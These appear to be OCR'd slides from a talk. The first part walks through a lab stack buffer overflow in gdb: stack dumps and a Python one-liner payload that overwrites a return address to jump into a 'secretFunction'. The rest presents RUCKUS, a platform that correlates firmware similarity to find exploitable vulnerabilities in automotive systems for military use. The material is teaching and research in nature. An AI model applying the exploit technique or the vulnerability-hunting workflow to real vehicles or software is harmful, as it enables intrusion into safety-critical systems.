
```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x41414141
0xffffcc50:     0x41414141      0xff004141      0xffffcd1c      0x08049241
0xffffcc60:     0xf7fe3c40      0x00000000      0xffffcc78      0x0804920b
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0x00864be5      0x3cefa5f5      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb)
```

Buffer Input

Return Address

Reach Return Address with Input

1. B * 0x080491fd
2 R
3. Input 32 A's (Enter some Text AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA)
4. View Stack at breakpoint – x/40x $esp




```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x41414141
0xffffcc50:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcc60:     0x41414141      0x41414141      0x41414141      0x08049200
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0xf19ed948      0xcdf73758      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb) 
```

Return Address

Create Payload


Python –c ‘print “a”* 32+ ”\x96\x91\x04\x08” > test.txt



```
Dump of assembler code for function secretFunction:
   0x08049196 <+0>:     push   %ebp
   0x08049197 <+1>:     mov    %esp,%ebp
   0x08049199 <+3>:     sub    $0x8,%esp
   0x0804919c <+6>:     sub    $0xc,%esp
   0x0804919f <+9>:     push   $0x804a00c
   0x080491a4 <+14>:    call   0x8049050 <puts@plt>
   0x080491a9 <+19>:    add    $0x10,%esp
   0x080491ac <+22>:    sub    $0xc,%esp
   0x080491af <+25>:    push   $0x804a020
   0x080491b4 <+30>:    call   0x8049050 <puts@plt>
   0x080491b9 <+35>:    add    $0x10,%esp
   0x080491bc <+38>:    nop
   0x080491bd <+39>:    leave
   0x080491be <+40>:    ret
```

Run with Payload

1. B * 0x080491fd
2 R < test.txt
3. View Stack at breakpoint – x/40x $esp




```
Breakpoint 1, 0x080491fd in echo ()
(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x61616161
0xffffcc50:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcc60:     0x61616161      0x61616161      0x61616161      0x08049196
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0x942b6581      0xa8428b91      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
(gdb)
```

Return Address

Continue until End

1. C



```
Breakpoint 1, 0x080491fd in echo ()
[(gdb) x/40x $esp
0xffffcc40:     0xf7fa83fc      0x00100000      0x00000000      0x61616161
0xffffcc50:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffcc60:     0x61616161      0x61616161      0x61616161      0x08049196
0xffffcc70:     0xf7fa8000      0x00000000      0x00000000      0xf7e1f8b9
0xffffcc80:     0x00000001      0xffffcd14      0xffffcd1c      0xffffcca4
0xffffcc90:     0x00000001      0x00000000      0xf7fa8000      0x00000000
0xffffcca0:     0xf7ffcfcc      0x00000000      0xf7fa8000      0x00000000
0xffffccb0:     0x00000000      0x942b6581      0xa8428b91      0x00000000
0xffffccc0:     0x00000000      0x00000000      0x00000001      0x08049080
0xffffccd0:     0x00000000      0xf7fe9044      0xf7fe3c40      0x0804c000
[(gdb) c
Continuing.
Congratulations!
You have entered in the secret function!

Program received signal SIGSEGV, Segmentation fault.
0xf7fa8000 in _GLOBAL_OFFSET_TABLE_ () from /lib/libc.so.6
(gdb)
```

Why is this a Problem in Automotive Applications?

Background

- Proprietary software currently leverages a security through obscurity approach
- There is a large set of previously discovered vulnerability data within open source software and previously reverse engineered proprietary software
- Proprietary software often relies upon open source libraries
- Most impactful vulnerabilities seem to be most common and simplest


Problem

- How do you speed up the time to reverse engineer mission critical systems?
- How similar and at risk is proprietary software to open source library vulnerabilities?

Hypothesis: Leveraging software similarity as a heuristic can significantly speed up time to reverse engineer and exploit proprietary software.


Ruckus Architecture

- Hybrid Human + Autonomous Approach
  - Human expertise + in depth analysis
  - Autonomous scalability
- Software similarity heuristic
  - Similar firmware will contain similar vulnerabilities
  - Centralized location to reuse previously discovered vulnerabilities
  - Should start with lowest hanging fruit first


Database
Firmware Discovery Module
Web UI Dashboard
Web Crawler
Vulnerability Discovery Module
Binary Analysis
Symbolic Execution
Fuzzing
Correlation Engine Module
Fuzzy Hashing
Dependencies
Natural Language Processing

Firmware Discovery Module

- Input
  - Manual Input
  - Web Crawler
- Filesystem is carved to accumulate all files and libraries of interest
- Output
  - Set of binary files
  - Firmware properties



Welcome to RUCKUS, a platform for integrating, collecting, and analyzing reverse engineering data at scale.

More features coming soon... In the meantime, please read our whitepaper.

Files Uploaded
0

Firmware Carved
0

Extracted Files
0

Extracted Executables
0

Firmware Categories

Binary Architectures


Most Common Binary Hashes Across Firmware

Vulnerability Discovery Module

- Hybrid approach
  - Manual – Fine grained inspection
  - Autonomous – Rapid high level analysis
- Binary Analysis
  - Disassembly
  - Control flow graph generation
  - Metadata extraction
- Symbolic Execution
  - Angr
- Fuzzing
  - Targeted approach with symbolic execution results fed as input

Correlation Engine Module

- Fuzzy Hashing
    - Binary signatures
    - Vulnerabilities
- Dependencies
    - Shared libraries
- Natural Language Processing
    - Filenames
    - Symbol and function names



Algorithm 1 Compute correlation between binaries

```
Require: Files (F) $\subseteq$ Binary Files ($\beta$) $\subseteq$ {Executable, Library}
Require: Comparators (C) $\subseteq$ {Vulns, Dependencies, Signatures,
  Fuzzy Hash}
Require: Target Firmware (TF) $\subseteq \beta_{TF} \subseteq C_{TF}$
Require: Dataset (D) $\subseteq Firmware_D \subseteq \beta_D \subseteq C_D$
  Matches List ML
  Binary Files BM
  for all File F in TF do
    if F.Type $\supseteq \beta$ then
      $Vulns_F$ = findVulns(F)
      $Deps_F$ = findDeps(F)
      $Sigs_F$ = findSigs(F)
      $Hash_F$ = computeHash(F)
      F.comps= {$Vulns_F$ , $Deps_F$ , $Sigs_F$ , $Hash_F$}
      BM.append(F)
    end if
  end for
  for all Firmware Firm in D do
    MatchScore $score_{ba}$ , $score_{sigs}$, $score_{hash}$, totalscore
    counter=0
    for all File Fcur in Firm do
      if F.Type $\supseteq \beta$ then
        counter+=1
        $Vulns_{Fcur}$ = findVulns(Fcur)
        $Deps_{Fcur}$ = findDeps(Fcur)
        $Sigs_{Fcur}$ = findSigs(Fcur)
        $Hash_{Fcur}$ = computeHash(Fcur)
        $score_{ba}$ = findOverlap(BM, $Vulns_{Fcur}$, $Deps_{Fcur}$)
        $score_{sigs}$ = findOverlap(BM, $Sigs_{Fcur}$)
        $score_{hash}$ = findOverlap(BM,$Hash_{Fcur}$)
        filescore = ($score_{ba}$ + $score_{sigs}$ + $score_{hash}$) / 3
        totalscore += filescore
      end if
    end for
    Match Score firmMatchScore = totalscore / counter
    Match m = {$Firm_{TF}$ , $Firm$, firmMatchScore}
    ML.append(m)
  end for
```

Database


- Hybrid Graph and Relational
  - Graph – Stores high level relations
    - Firmware similarity
    - File dependencies
  - Relational – Stores binary blobs and content
    - Vulnerabilities
    - Signatures
- Speeds up lookup time

neo4j

PostgreSQL


Process Flow

- Collect firmware images and carve binary files of interest
- Perform binary analysis to find relevant symbols, properties, and dependent libraries
- Store binary analysis results in hybrid graph-relational database
- Fetch vulnerability and correlation information to identify most likely vulnerabilities to search for
- Perform a more thorough manual vulnerability discovery process and update database




Evaluation

- Mission
  - Rapidly reverse engineer adversary automobiles
  - Discover potentially exploitable vulnerabilities for war fighter mission
  - Deliverables must be done within a day
- Firmware Dataset
  - 5 commercial automotive firmware images
  - 20 open source firmware images
- Scenario
  - Assume no knowledge of automotive firmware
  - Starting with knowledge of vulnerabilities in open source router firmware

